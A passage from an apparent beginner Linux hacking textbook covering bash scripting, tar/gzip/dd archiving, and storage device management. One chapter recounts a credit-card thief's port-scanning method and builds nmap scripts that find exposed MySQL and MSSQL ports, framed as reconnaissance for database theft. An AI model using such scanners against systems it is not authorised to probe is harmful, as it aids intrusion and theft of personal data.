A hacker by the name of Max Butler, also known as Max Vision throughout the hacker world, was released from US federal prison in 2021. Max was a kind of gray hat hacker. By day, he was an IT security professional in Silicon Valley, and by night, he was stealing and selling credit card numbers on the black market. At one time, he ran the world's largest credit card black market, CardersMarket. Max served a 13-year prison term while at the same time assisting the Computer Emergency Response Team (CERT) in Pittsburgh with defending against hackers.

A few years before Max was caught, he realized that the Aloha Point of Sale (POS) system used by many small restaurants had a technical support backdoor built into it. In this case, the backdoor enabled tech support to assist their clients. Aloha tech support could access the end user's system through port 5505 to provide assistance when the user called for help. Max realized that if he found a system connected to the internet with the Aloha POS system, he could access the system with sysadmin (the all-powerful system administrator) privileges through port 5505. Max was able to enter many of these systems and steal tens of thousands of credit card numbers.

Eventually, Max wanted to find *every* system that had port 5505 open so that he could go from stealing thousands of credit card numbers to stealing millions. Max decided to write a script that would scan millions of IP addresses looking for systems with port 5505 open. Of course, most systems do *not* have port 5505 open, so if they did, it was likely they were running the doomed Aloha POS. He could run this script while at work during the day, then by night, hack into those systems identified as having port 5505 open.

Our task is to write a script that will be nearly identical to Max's script, but rather than scan for port 5505 as Max did, our script will scan for systems connected to the ubiquitous online database MySQL or MariaDB. MySQL and MariaDB are open source databases used behind millions of websites; we'll be working with MySQL in Chapter 12. By default, MySQL uses port 3306. Databases are the "golden fleece" that nearly every black hat

hacker is seeking, as they often contain credit card numbers and personally identifiable information (PII) that is *very* valuable on the black market.

A Simple Scanner

Before we write the script to scan public IPs across the internet, let's take on a much smaller task. Instead of scanning the globe, let's first write a script to scan for port 3306 on a local area network to see whether our script actually works. If it does, we can easily edit it to do the much larger task.

In your text editor, enter the script shown in Listing 8-3.

```
❶ #! /bin/bash

❷ # This script is designed to find hosts with MySQL installed

  nmap ❸ -sT 192.168.181.0/24 -p 3306 >/dev/null -oG MySQLscan

❹ cat MySQLscan | grep open > MySQLscan2

  cat MySQLscan2
```

Listing 8-3: The simplified scanner script

We start with the shebang and the interpreter to use ❶. Let's follow this with a comment to explain what the script does ❷.

Now let's use the `nmap` command to request a TCP scan ❸ on our LAN, looking for port 3306. (Note that your IP addresses may differ; in your terminal, use the `ifconfig` command on Linux or the `ipconfig` command on Windows to determine your IP address.) The redirect symbol > tells the standard nmap output, which usually goes to the screen, to instead go to */dev/null*, which is simply a place to send output so that it disappears. We're doing this on a local machine, so it doesn't matter so much, but if you were to use the script remotely, you'd want to hide the nmap output. We then send the output of the scan to a file named *MySQLscan* in a grep-able format, meaning a format that grep can work on.

The next line displays the *MySQLscan* file we stored the output in and then pipes that output to `grep` to filter for lines that include the keyword `open` ❹. Then we put those lines into a file named *MySQLscan2*.

Finally, you display the contents of the file *MySQLscan2*. This final file should only include lines of output from nmap with hosts that have port 3306 open. Save this file as *MySQLscanner.sh* and give yourself execute permissions with `chmod 755`.

Execute the script, like so:

```
kali> ./MySQLscanner.sh

Host: 192.168.181.69 () Ports: 3306/open/tcp//mysql///
```

As the output shows, this script was able to identify the only IP address on my LAN with MySQL or MariaDB running. Your results may differ,

depending on whether any ports are running MySQL installations on your local network, of course.

An Improvement to the MySQL Scanner

Now we want to adapt this script to make it applicable to more than just your own local network. This script would be much easier to use if it could prompt the user for the range of IP addresses they wanted to scan and the port to look for, and then use that input. Remember, you learned how to prompt the user and put their keyboard input into a variable in "Adding Functionality with Variables and User Input" on page 86.

Let's take a look at how you could use variables to make this script more flexible and efficient.

Adding Prompts and Variables to Our Hacker Script

In your text editor, enter the script shown in Listing 8-4.

```
#! /bin/bash

❶ echo "Enter the starting IP address : "
❷ read FirstIP

❸ echo "Enter the last octet of the last IP address : "
  read LastOctetIP

❹ echo "Enter the port number you want to scan for : "
  read port

❺ nmap -sT $FirstIP-$LastOctetIP -p $port >/dev/null –oG MySQLscan

❻ cat MySQLscan | grep open > MySQLscan2

❼ cat MySQLscan2
```

Listing 8-4: Your advanced MySQL port scanner

The first thing we need to do is replace the specified subnet with an IP address range. We'll create a variable called `FirstIP` and a second variable named `LastOctetIP` to create the range as well as a variable named `port` for the port number (the last octet is the last group of digits after the third period in the IP address. In the IP address 192.168.1.101, the last octet is 101).

NOTE *The name of the variable is irrelevant, but best practice is to use a variable name that helps you remember what the variable holds.*

We also need to prompt the user for these values. We can do this by using the `echo` command that we used in Listing 8-1.

To get a value for the `FirstIP` variable, echo `"Enter the starting IP address : "` to the screen, asking the user for the first IP address they want

to scan ❶. Upon seeing this prompt on the screen, the user will enter the first IP address, so we need to capture that input from the user.

We can do this with the `read` command followed by the name of the variable we want to store the input in ❷. This command will put the IP address entered by the user into the variable `FirstIP`. Then we can use that value in `FirstIP` throughout our script.

We'll do the same for the `LastOctetIP` ❸ and `port` ❹ variables by prompting the user to enter the information and then using a `read` command to capture it.

Next, we need to edit the `nmap` command in our script to use the variables we just created and filled. To use the value stored in the variable, we simply preface the variable name with `$`, as in `$port`, for example. So, we scan a range of IP addresses ❺, starting with the first user-input IP through the second user-input IP, and look for the particular port input by the user. We've used the variables in place of the subnet to scan and the port to determine what to scan for. As before, we send the standard output to */dev/null*. Then, we send the output in a grep-able format to a file we named *MySQLscan*.

The next line remains the same as in our simple scanner: it outputs the contents of the *MySQLscan* file, pipes it to `grep`, where it is filtered for lines that include the keyword `open`, and then sends that output to a new file named *MySQLscan2* ❻. Finally, we display the contents of the *MySQLscan2* file ❼.

If everything works as expected, this script will scan IP addresses from the first input address to the last input address, searching for the input port and then reporting back with just the IP addresses that have the designated port open. Save your script file as *MySQLscannerAdvanced*, remembering to give yourself execute permission.

Running the Scanner

Now we can run our simple scanner script with the variables that determine what IP address range and port to scan without having to edit the script every time we want to run a scan:

```
kali> ./MySQLscannerAdvanced.sh
Enter the starting IP address :
192.168.181.0
Enter the last octet of the last IP address :
255
Enter the port number you want to scan for :
3306
Host: 192.168.181.254 () Ports:3306/open/tcp//mysql//
```

The script prompts the user for the first IP address, the last octet of the last IP address, and then the port to scan for. After collecting this information, the script performs the nmap scan and produces a report of all the IP addresses in the range that have the specified port open. As you can see, even the simplest of scripting can create a powerful tool. You'll learn even more about scripting in Chapter 17.

Common Built-in Bash Commands

As promised, Table 8-1 gives you a list of some useful commands built into bash.

Table 8-1: Built-in Bash Commands

Command	Function
`:`	Returns 0 or `true`
`.`	Executes a shell script
`[[`	Performs a conditional test
`bg`	Puts a job in the background
`break`	Exits the current loop
`cd`	Changes directory
`continue`	Resumes the current loop
`echo`	Displays the command arguments
`eval`	Evaluates the following expression
`exec`	Executes the following command without creating a new process, replacing the current process
`exit`	Quits the shell
`export`	Makes a variable or function available to other programs that are executed from this shell
`fg`	Brings a job to the foreground
`getopts`	Parses arguments to the shell script
`jobs`	Lists background (bg) jobs
`pwd`	Displays the current directory
`read`	Reads a line from standard input
`readonly`	Declares a variable as read-only
`set`	Lists all variables
`shift`	Moves the script's input parameters to the left, dropping the first parameter (useful for consuming all parameters one at a time)
`test`	Evaluates arguments
`times`	Prints the user and system times
`trap`	Traps a signal so the script can handle it (untrapped signals terminate the script)
`type`	Displays how each argument would be interpreted as a command
`umask`	Changes the default permissions for a new file
`unset`	Deletes values from a variable or function
`wait`	Waits for a background process to complete

Summary

Scripting is an essential skill for any hacker or system administrator. It enables you to automate tasks that would normally take hours of your time, and once the script is saved, it can be used over and over again. Bash scripting is the most basic form of scripting, and you will advance to Python scripting with even more capabilities in Chapter 17.

Exercises

1. Create your own greeting script similar to our *HelloHackersArise* script.
2. Create a script similar to*MySQLscanner.sh* but design it to find systems with Microsoft's SQL Server database at port 1433. Call it *MSSQLscanner*.
3. Alter that *MSSQLscanner* script to prompt the user for a starting and ending IP address and the port to search for. Then filter out all the IP addresses where those ports are closed and display only those that are open.

9

COMPRESSING AND ARCHIVING

Hackers often need to download and install new software, as well as send and download multiple scripts and large files. These tasks are easier if these files are compressed and combined into a single file. If you come from the Windows world, you will probably recognize this concept from the *.zip* format, which combines and compresses files to make them smaller for transferring over the internet or removable media. There are many ways to do this in Linux, and we look at a few of the most common tools for doing so in this chapter. We also look at the `dd` command, which allows you to copy entire drives, including deleted files on those drives.

What Is Compression?

The interesting subject of compression could fill an entire book by itself, but for this book we need only a rudimentary understanding of the process. *Compression*, as the term implies, makes data smaller, thereby requiring less storage capacity and making the data easier to transmit. For your purposes as a beginning hacker, it will suffice to categorize compression as either lossy or lossless.

Lossy compression is very effective in reducing the size of files, but the integrity of the information is lost. In other words, the file after compression is not exactly the same as the original. This type of compression works great for graphics, video, and audio files, where a small difference in the file is hardly noticeable—*.mp3*, *.mp4*, *.png*, and *.jpg* are all lossy compression algorithms. If a pixel in a *.png* file or a single note in an *.mp3* file is changed, your eye or ear is unlikely to notice the difference—though, of course, music aficionados will say that they can definitely tell the difference between an *.mp3* and an uncompressed *.flac* file. The strengths of lossy compression are its efficiency and effectiveness. The compression ratio is very high, meaning that the resulting file is significantly smaller than the original.

However, lossy compression is unacceptable when you're sending files or software and data integrity is crucial. For example, if you are sending a script or document, the integrity of the original file must be retained when it is decompressed. This chapter focuses on this *lossless* type of compression, which is available from a number of utilities and algorithms. Unfortunately, lossless compression is not as efficient as lossy compression, as you might imagine, but for the hacker, integrity is often far more important than compression ratio.

Tarring Files Together

Usually, the first thing you do when compressing files is to combine them into an archive. In most cases, when archiving files, you'll use the `tar` command. *Tar* stands for *tape archive*, a reference to the prehistoric days of computing when systems used tape to store data. The `tar` command creates a single file from many files, which is then referred to as an *archive*, *tar file*, or *tarball*.

For instance, say you had three script files like the ones we used in Chapter 8, named *hackersarise1*, *hackersarise2*, and *hackersarise3*. If you navigate to the directory that holds them and perform a long listing, you can clearly see the files and the details you'd expect, including the size of the files, as shown here:

```
kali> ls -l
-rwxr-xr-x 1 kali kali 22311  Nov 27 2024 13:00 hackersarise1.sh
-rwxr-xr-x 1 kali kali 8791   Nov 27 2024 13:00 hackersarise2.sh
-rwxr-xr-x 1 kali kali 3992   Nov 27 2024 13:00 hackersarise3.sh
```

Let's say you want to send all three of these files to another hacker you're working with on a project. You can combine them and create a single archive file using the command in Listing 9-1.

```
kali> tar -cvf HackersArise.tar hackersarise1.sh hackersarise2.sh hackersarise3.sh
hackersarise1.sh
hackersarise2.sh
hackersarise3.sh
```

Listing 9-1: Creating a tarball of three files

Let's break down this command to better understand it. The archiving command is `tar`, and we're using it here with three options. The `c` option means create, `v` (which stands for *verbose* and is optional) lists the files that `tar` is dealing with, and `f` means write to the following file. This last option will also work for reading from files. Then we give the new archive the filename you want to create from the three scripts: *HackersArise.tar*.

In full, this command takes all three files and creates a single file, *HackersArise.tar*, out of them. When you do another long listing of the directory, you will see that it also contains the new *.tar* file, as shown next:

```
kali> ls -l
--snip--
-rw-rw-r-- 1 kali kali  40960 Nov 27 2024 13:32 HackersArise.tar
--snip--
```

Note the size of the tarball here: 40,960 bytes. When the three files are archived, `tar` uses significant overhead to perform this operation: whereas the sum of the three files before archiving was 35,094 bytes, after archiving, the tarball had grown to 40,960 bytes. In other words, the archiving process has added over 5,000 bytes. Although this overhead can be significant with small files, it becomes less and less significant with larger and larger files.

We can *display* those files from the tarball, without extracting them, by using the `tar` command with the `-t` content list switch, as shown next:

```
kali> tar -tvf HackersArise.tar
-rwxr-xr-x 1 root root 22311  Nov 27  2024 13:00 hackersarise1.sh
-rwxr-xr-x 1 root root 8791   Nov 27  2024 13:00 hackersarise2.sh
-rwxr-xr-x 1 root root 3992   Nov 27  2024 13:00 hackersarise3.sh
```

Here, we see our three original files and their original sizes. You can then *extract* those files from the tarball using the `tar` command with the `-x` (extract) switch, as shown next:

```
kali> tar -xvf HackersArise.tar
hackersarise1.sh
hackersarise2.sh
hackersarise3.sh
```

Because you're still using the `-v` switch, this command shows which files are being extracted in the output. If you want to extract the files and do so

"silently," meaning without showing any output, you can simply remove the `-v` (verbose) switch, as shown here:

```
kali> tar -xf HackersArise.tar
```

The files have been extracted into the current directory; you can do a long listing on the directory to double-check. Note that by default, if an extracted file already exists, `tar` will remove the existing file and replace it with the extracted file.

Compressing Files

Now we have one archived file, but that file is bigger than the sum of the original files. What if you want to compress those files for ease of transport? Linux has several commands capable of creating compressed files:

- `gzip`, which uses the extension *.tar.gz* or *.tgz*
- `bzip2`, which uses the extension *.tar.bz2*
- `compress`, which uses the extension *.tar.z*

These commands are all are capable of compressing our files, but they use different compression algorithms and have different compression ratios. Therefore, we'll look at each one and what it's capable of.

In general, `compress` is the fastest, but the resultant files are larger; `bzip2` is the slowest, but the resultant files are the smallest; and `gzip` falls somewhere in between. The main reason you, as a budding hacker, should know all three methods is that when accessing other tools, you will run into various types of compression. Therefore, this section shows you how to deal with the main methods of compression.

Compressing with gzip

Let's try `gzip` (GNU zip) first, as it is the most commonly used compression utility in Linux. You can compress your *HackersArise.tar* file by entering the following (making sure you're in the directory that holds the archived file):

```
kali> sudo gzip HackersArise.*
```

Notice that we used the wildcard * for the file extension; this tells Linux that the command should apply to any file that begins with *HackersArise* with any file extension. You will use similar notation for the following examples. When we do a long listing on the directory, we can see that *HackersArise.tar* has been replaced by *HackersArise.tar.gz*, and the file size has been compressed to just 3,299 bytes!

```
kali> ls -l
--snip--
-rw-r--r-- 1 root root  3299 Nov 27 2024 13:32 HackersArise.tar.gz
--snip--
```

We can then decompress that same file by using the `gunzip` command, short for *GNU unzip*:

```
kali> gunzip HackersArise.*
```

Once uncompressed, the file is no longer saved with the *.tar.gz* extension but with the *.tar* extension instead. Also, notice that it has returned to its original size of 40,960 bytes. Try doing a long list to confirm this. It's worth noting that `gzip` can also be used to extract *.zip* files.

Compressing with bzip2

Another of the other widely used compression utilities in Linux is `bzip2`, which works similarly to `gzip` but has better compression ratios, meaning that the resulting file will be even smaller. You can compress your *HackersArise.tar* file by entering the following:

```
kali> bzip2 HackersArise.*
```

When you do a long listing, you can see that `bzip2` has compressed the file down to just 2,081 bytes! Also note that the file extension is now *.tar.bz2*.

To uncompress the compressed file, use `bunzip2`, like so:

```
kali> bunzip2 HackersArise.*
```

When you do, the file returns to its original size, and its file extension returns to *.tar*.

Compressing with compress

Finally, you can use the `compress` command to compress the file. This is probably the least commonly used compression utility, but it's easy to remember. To use it, simply enter the command `compress` followed by the filename, like so:

```
kali> compress HackersArise.*
kali> ls -l
--snip--
-rw-rw-r-- 1 kali kali  5476 Nov 27 2024 13:32 HackersArise.tar.Z
```

Note that the `compress` utility reduced the size of the file to 5,476 bytes, more than twice the size of `bzip2`. Also note that the file extension now is *.tar.Z* (with an uppercase *Z*).

To decompress the same file, use `uncompress`:

```
kali> uncompress HackersArise.*
```

You can also use the `gunzip` command with files that have been compressed with `compress`.

Creating Bit-by-Bit or Physical Copies of Storage Devices

Within the world of information security and hacking, one Linux archiving command stands above the rest in its usefulness. The `dd` command makes a bit-by-bit copy of a file, a filesystem, or even an entire hard drive. This means that even deleted files are copied (yes, it's important to know that your deleted files may be recoverable), making for easy discovery and recovery. Deleted files will not be copied with most logical copying utilities, such as `cp`.

Once a hacker has owned a target system, the `dd` command will allow them to copy the entire hard drive or a storage device to their system. In addition, those people whose job it is to catch hackers—namely, forensic investigators—will likely use this command to make a physical copy of the hard drive with deleted files and other artifacts that might be useful for finding evidence against the hacker.

It's critical to note that the `dd` command should not be used for typical day-to-day copying of files and storage devices because it is *very* slow; other commands do the job faster and more efficiently. It is excellent, though, when you need a copy of a storage device without the filesystem or other logical structures, such as in a forensic investigation.

The basic syntax for the `dd` command is as follows:

```
dd if=inputfile of=outputfile
```

So, if you wanted to make a physical copy of your flash drive, assuming the flash drive is sdb (we'll discuss this designation more in Chapter 10), you would enter the following:

```
kali> dd if=/dev/sdb of=/root/flashcopy
1257441=0 records in
1257440+0 records out
7643809280 bytes (7.6 GB) copied, 1220.729 s, 5.2 MB/s
```

Let's break down this command: `dd` is your physical "copy" command; `if` designates your input file, with `/dev/sdb` representing your flash drive in the */dev* directory; `of` designates your output file; and `/root/flashcopy` is the name of the file you want to copy the physical copy to. (For a more complete explanation of the Linux system designation of drives within the */dev* directory, see Chapter 10.)

Numerous options are available to use with the `dd` command, and you can do a bit of research on these, but among the most useful are the `noerror` option and the `bs` (block size) option. As the name implies, the `noerror` option continues to copy even if errors are encountered. The `bs` option allows you to determine the block size (the number of bytes read or written per block) of the data being copied. By default, it is set to 512 bytes, but it can be changed to speed up the process. Typically, this would be set to the sector size of the device, most often 4KB (4,096 bytes). With these options, your command would look like this:

```
kali> dd if=/dev/media of=/root/flashcopy bs=4096 conv=noerror
```

As mentioned, it's worth doing a little more research on your own, but this is a good introduction to the command and its common usages.

Summary

Linux has a number of commands to enable you to combine and compress your files for easier transfer. For combining files, `tar` is the command of choice, and you have at least three utilities for compressing files—`gzip`, `bzip2`, and `compress`—all with different compression ratios. The `dd` command goes above and beyond. It enables you to make a physical copy of storage devices without the logical structures such as a filesystem, allowing you to recover such artifacts as deleted files.

Exercises

1. Create three scripts to combine, similar to what we did in Chapter 8. Name them *Linux4Hackers1*, *Linux4Hackers2*, and *Linux4Hackers3*.
2. Create a tarball from these three files. Name the tarball *L4H*. Note how the size of the sum of the three files changes when they are tarred together.
3. Compress the *L4H* tarball with `gzip`. Note how the size of the file changes. Investigate how you can control overwriting existing files. Now uncompress the *L4H* file.
4. Repeat Exercise 3 using both `bzip2` and `compress`.
5. Make a physical, bit-by-bit copy of one of your flash drives using the `dd` command.

10

FILESYSTEM AND STORAGE DEVICE MANAGEMENT

If you are coming from a Windows environment, the way that Linux represents and manages storage devices will look rather different to you. You've already seen that the filesystem has no physical representation of the drive, like the *C:*, *D:*, or *E:* system in Windows, but rather has a file tree structure with / at the top, or *root*, of it. This chapter takes a look at how Linux represents storage devices such as hard drives, flash drives, and other storage devices.

We first look how additional drives and other storage devices are mounted upon that filesystem, leading up to the / (root) directory. *Mounting* in this context simply means attaching drives or disks to the filesystem to make them accessible to the operating system. For you as a hacker, it's necessary to understand the file and storage device management system, both on your own system and, often, the system of your target. Hackers commonly use external media to load data, hacking tools, or even their operating system. Once you're on your target system, you need to understand what you're working with, where to find confidential or other critical files, how to mount a drive to the target, and whether and where you can put those files on your system. We cover all of these topics, plus how to manage and monitor storage devices, in this chapter.

We begin with the directory known as */dev*, which you've probably already noticed in the directory structure: *dev* is short for *device*, and every device in Linux is represented by its own file within the */dev* directory. Let's start out by working with */dev*.

The Device Directory /dev

Linux has a special directory that contains files representing each attached device: the appropriately named */dev* directory. As your first introduction, navigate to the */dev* directory and then perform a long listing on it. You should see something like Listing 10-1.

```
kali> cd /dev
kali> ls -l
total 0
crw-------   1  root root  10, 175  May 16  12:44 agpgart
crw-------   1  root root  10, 235  May 16  12:44 autofs
drwxr-xr-x   1  root root      160  May 16  12:44 block
--snip--
lrwxrwxrwx   1  root root        3  May 16  12:44 cdrom -> sr0
--snip--
drwxr-xr-x   2  root root       60  May 16  12:44 cpu
--snip--
```

Listing 10-1: A long listing of the /dev *directory*

The devices are displayed in alphabetical order by default. You may recognize some of the devices, such as `cdrom` and `cpu`, but others have rather cryptic names. Each device on your system is represented by a file in the */dev* directory, including devices you've probably never used or even realized existed. On the off chance you do, there is a device file waiting to be used for it.

If you scroll down this screen a bit, you should see more listings of devices:

```
--snip--
brw-rw----  1  root root        8,     0    May 16 12:44   sda
brw-rw----  1  root root        8,     1    May 16 12:44   sda1
brw-rw----  1  root root        8,     2    May 16 12:44   sda2
```

```
brw-rw----  1  root root       8,     5    May 16 12:44   sda5
brw-rw----  1  root root       8,     16   May 16 12:44   sdb
brw-rw----  1  root root       8,     17   May 16 12:44   sdb1
--snip--
```

Of particular interest are the devices `sda1`, `sda2`, `sda3`, `sdb`, and `sdb1`, which are usually the hard drive and its partitions and a USB flash drive and its partitions. Let's take a closer look at these.

How Linux Represents Storage Devices

Linux uses logical labels for drives that are then mounted on the filesystem. These logical labels will vary depending on where and when the drives are mounted, meaning the same hard drive might have different labels at different times.

Originally, Linux represented floppy drives (remember those?) as fd0 and hard drives as hda. You will still occasionally see these drive representations on legacy Linux systems, but today most floppy drives are gone (thank goodness). Even so, old legacy hard drives that used an IDE or E-IDE interface are still represented in the form hda. Newer Serial ATA (SATA) interface drives and Small Computer System Interface (SCSI) hard drives are represented as sda. Drives are sometimes split up into sections known as *partitions*, which are represented in the labeling system with numbers, as you'll see next.

When systems have more than one hard drive, Linux simply names them serially by incrementing the last letter in alphabetical order, so the first drive is sda, and the second drive is sdb, the third drive is sdc, and so on (see Table 10-1).

Table 10-1: Device-Naming System

Device file	Description
sda	First SATA hard drive
sdb	Second SATA hard drive
sdc	Third SATA hard drive
sdd	Fourth SATA hard drive

The serial letter after sd is often referred to as the *major* number.

Drive Partitions

Some drives can be split into partitions in order to manage and separate information. For instance, you may want to separate your hard drive so that your *swap* file, *home* directory, and / directory are all on separate partitions—you might want to do this for a number of reasons, including to share resources and to relax the default permissions. Linux labels each partition with a *minor number* that comes after the drive designation. This way, the first partition on the first SATA drive would be sda1. The second

partition would then be sda2, the third sda3, and so on, as illustrated in Table 10-2.

Table 10-2: Partition-Labeling System

Partition	Description
sda1	The first (1) partition on the first (a) SATA drive
sda2	The second (2) partition on the first (a) drive
sda3	The third (3) partition on the first (a) drive
sda4	The fourth (4) partition on the first (a) drive

At times, you may want to view the partitions on your Linux system to see which ones you have and how much capacity is available in each. You can do this by using the `fdisk` utility. Using the `-l` switch with `fdisk` lists all the partitions of all the drives, as shown in Listing 10-2.

```
kali> sudo fdisk -l
Disk /dev/sda:  20GiB,  21474836480 bytes,  41943040  sectors
Units:  sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x7c06cd70

Device     Boot     Start       End   Sectors    Size  Id Type
/dev/sda1    *       2048  39174143  39172096   18.7G  83 Linux
/dev/sda2        39176190  41940991   2764802    1.3G   5 Extended
/dev/sda5        39176192  41940991   2764800    1.3G  82 Linux swap / Solaris

Disk /dev/sdb: 29.8 GiB, 31999393792 bytes, 62498816 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0xc3072e18

Device     Boot  Start       End   Sectors   Size  Id  Type
/dev/sdb1           32  62498815  62498784  29.8G   7  HPFS/NTFS/exFAT
```

Listining 10-2: Listing partitions with `fdisk`

As you can see in Listing 10-2, the devices sda1, sda2, and sda5 are listed in the first stanza. These three devices make up the virtual disk from my virtual machine, which is a 20GB drive with three partitions, including the swap partition (`sda5`), which acts like virtual RAM—similar to page files in Windows—when RAM capacity is exceeded.

If you scan down Listing 10-2 to the third stanza, you see a second device output designated sdb1—the *b* label tells us that this drive is separate from the first three devices. This is my 64GB flash drive. Note that `fdisk` indicates that it is an `HPFS/NTFS/ExFAT` filesystem type. These file types—High Performance File System (HPFS), New Technology File System (NTFS), and Extended

File Allocation Table (exFAT)—are *not* native to Linux systems but rather to macOS and Windows systems. It's worth being able to recognize file types native to different systems when you investigate. The filesystem might indicate what kind of machine the drive was formatted on, which can be valuable information. Kali is able to utilize USB flash drives created on many different operating systems.

As you saw in Chapter 1, the Linux filesystem is structured significantly differently than are Windows and other proprietary operating systems. On top of this, the way files are stored and managed is different in Linux, too. New versions of Windows use an NTFS filesystem, whereas older Windows systems use File Allocation Table (FAT) systems. Linux uses a number of different types of filesystems, but the most common are ext2, ext3, and ext4. These are all iterations of the ext (or *extended*) filesystem, with ext4 being the latest.

Character and Block Devices

Something else to note about the naming of device files in the */dev* directory is that the first position contains either *c* or *b*. You can see this in Listing 10-1 at the start of most of the entries, and it looks something like this:

```
crw-------   1  root root  10, 175  May 16  12:44 agpgart
```

These letters represent the two ways that devices transfer data in and out. The *c* stands for character, and these devices are known, as you might expect, as *character* devices. External devices that interact with the system by sending and receiving data character by character, such as mice or keyboards, are character devices.

The *b* stands for the second type: *block* devices. They communicate in blocks of data (multiple bytes at a time) and include devices like hard drives and DVD drives. These devices require higher-speed data throughput and therefore send and receive data in blocks (many characters or bytes at a time). Once you know whether a device is a character or block device, you can easily get more information about it, as you'll see next.

List Block Devices and Information with lsblk and lsusb

The Linux command `lsblk`, short for *list block*, lists some basic information about each block device listed in */dev*. The result is similar to the output from `fdisk -l`, but it will also display devices with multiple partitions in a kind of tree, showing each device with its partitions as branches, and does not require root privileges to run. In Listing 10-3, for example, we see sda, with its branches sda1, sda2, and sda5.

```
kali> lsblk
Name      MAJ:MIN  RM  SIZE  RO  TYPE  MOUNTPOINT
fd0         2:0     1    4K   0  disk
sda1        8:0     0   20G   0  disk
|-sda1      8:1     0 18.7G   0  part  /
|-sda2      8:2     0    1K   0  part
```

```
|-sda5      8:5     0  1.3G   0  part  [SWAP]
sdb         8:16    1 29.8G   0  disk
|-sdb1      8.17    1 29.8G   0  disk  /media
sr0         11:0    1  2.7G   0  rom
```

Listing 10-3: Listing block device information with `lsblk`

The output may include the floppy drive as `fd0` and DVD drive as `sr0`, even though neither is on my system—this is simply a holdover from legacy systems. We can also see information on the *mount point* of the drive—this is the position at which the drive was attached to the filesystem. Note that the hard drive sda1 is mounted at / and the flash drive is mounted at */media*. You'll see more on the significance of this in the next section.

In addition, at times we may simply want to know whether a USB device is mounted to our system. If we plug in a new USB flash drive, keyboard, headset, or SDR, for example, they don't necessarily attach immediately, and sometimes not at all. We have a command to check for all attached USB devices called `lsusb`.

We can see all attached and ready-to-use USB devices using this simple command:

```
kali> lsusb
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB TabletBus 001 Device 003:...
```

Your output may be different based upon what devices are attached to your system.

Mounting and Unmounting

Most modern operating systems, including most new versions of Linux, *automount* storage devices when they're attached, meaning the new flash drive or hard drive is automatically attached to the filesystem. For those new to Linux, mounting might be a foreign subject.

A storage device must be first *physically* connected to the filesystem and then *logically* attached to the filesystem in order for the data to be made available to the operating system. In other words, even if the device is physically attached to the system, it is not necessarily logically attached and available to the operating system. The term *mount* is a legacy from the early days of computing when storage tapes (before hard drives) had to be physically mounted to the computer system—think of those big computers with spinning tape drives you might have seen in old sci-fi movies.

As mentioned, the point in the directory tree where devices are attached is known as the *mount point*. The two main mount points in Linux are */mnt* and */media*. As a convention, devices such as external USB devices and flash drives can be manually mounted at */mnt*, but when automatically mounted, the */media* directory is used (though technically any directory can be used).

Mounting Storage Devices Manually

In some versions of Linux, you need to mount a drive manually in order to access its content, so this is a skill worth learning. To mount a drive on the filesystem, use the `mount` command. The mount point for the device should be an empty directory; if you mount a device on a directory that has subdirectories and files, the mounted device will *cover* the contents of the directory, making them invisible and unavailable. So, to mount the new hard drive sdb1 at the */mnt* directory, you would enter the following:

```
kali> sudo mount /dev/sdb1 /mnt
```

That hard drive should then be available for access. If you want to mount the flash drive sdc1 at the */media* directory, you would enter this:

```
kali> sudo mount /dev/sdc1 /media
```

The filesystems on a system that are mounted at boot-time are kept in a file at */etc/fstab* (short for *filesystem table*), which is read by the system at every bootup.

Unmounting with umount

If you're coming from a Mac or Windows background, you've probably unmounted a drive without knowing it. Before you remove a flash drive from your system, you "eject" it to keep from causing damage to the files stored on the device. *Eject* is just another word for unmount.

Similar to the `mount` command, you can unmount a second hard drive by entering the `umount` command followed by the file entry of the device in the */dev* directory, such as */dev/sdb*. Note that the command is not spelled *unmount* but rather *umount* (no *n*).

```
kali> sudo umount /dev/sdb1
```

You cannot unmount a device that is busy, so if the system is reading or writing to the device, you will just receive an error.

Monitoring Filesystems

In this section, we look at some commands for monitoring the state of the filesystem—a skill necessary for any hacker or system administrator. We'll get some information about mounted disks and then check for and fix errors. Storage devices are particularly error prone, so it's worth learning this skill.

Getting Information on Mounted Disks

The command `df` (for *disk free*) will provide us with basic information on any hard disks or mounted devices, such as CD, DVD, and flash drives, including how much space is being used and how much is available

(see Listing 10-4). Without any options, `df` defaults to all mounted drives. If you want to check a different drive, simply follow the `df` command with the drive representation you want to check (for example, `dfsdb`).

```
kali> df
Filesystem          1K-Blocks      Used  Available Use%     Mounted on
Rootfs               19620732  17096196    1504788  92%     /
udev                    10240         0      10240   0%     /dev
--snip--

/dev/sdb1            29823024  29712544     110480  99%     /media/USB3.0
```

Listing 10-4: Getting information on disks and mounted devices with df

The first line of output here shows category headers, and then we get the information. The disk space is given in 1KB blocks. On the second line, we see that *rootfs* has 19,620,732 one-kilobyte blocks, of which it is using 17,096,196 (or about 92 percent), leaving 1,504,788 available. The `df` command also tells us that this filesystem is mounted on the top of the filesystem */*.

In the last line, you can see my USB flash drive. Note that it is designated */dev/sdb1*, is nearly 100 percent full, and is mounted at */media/USB3.0*.

As a recap, my virtual disk on this system is designated sda1, which breaks down as follows:

sd SATA hard drive

a First hard drive

1 First partition on that drive

My 64GB flash drive is designated as sdb1, and my external drive as sdc1.

Checking for Errors

The `fsck` command (short for *filesystem check*) checks the filesystem for errors and repairs the damage, if possible, or else puts the bad area into a *bad blocks* table to mark it as bad. To run the `fsck` command, you need to specify the device file to check. It's important to note that you *must* unmount the drive before running a filesystem check. If you fail to unmount the mounted device, you will receive the error message shown in Listing 10-5.

```
kali> fsck
fsck from util-linux 2.20.1
e2fsck 1.42.5 (29-Jul-2024
/dev/sda1 is mounted
e2fsck: Cannot continue, aborting.
```

Listing 10-5: Trying (and failing) to run an error check on a mounted drive

So, the first step when performing a filesystem check is to unmount the device. In this case, I will unmount my flash drive to do a filesystem check:

```
kali> sudo umount /dev/sdb1
```

I can add the -p option to have fsck automatically repair any problems with the device, like so:

```
kali> fsck -p /dev/sdb1
```

With the device unmounted, I can now check for any bad sectors or other problems with the device, as follows:

```
kali> fsck -p /dev/sdb1
fsck from util-linux 2.30.2
exfatfsck 1.2.7
Checking file system on /dev/sdb1.
File system version           1.0
Sector size                 512 bytes
Cluster size                 32 KB
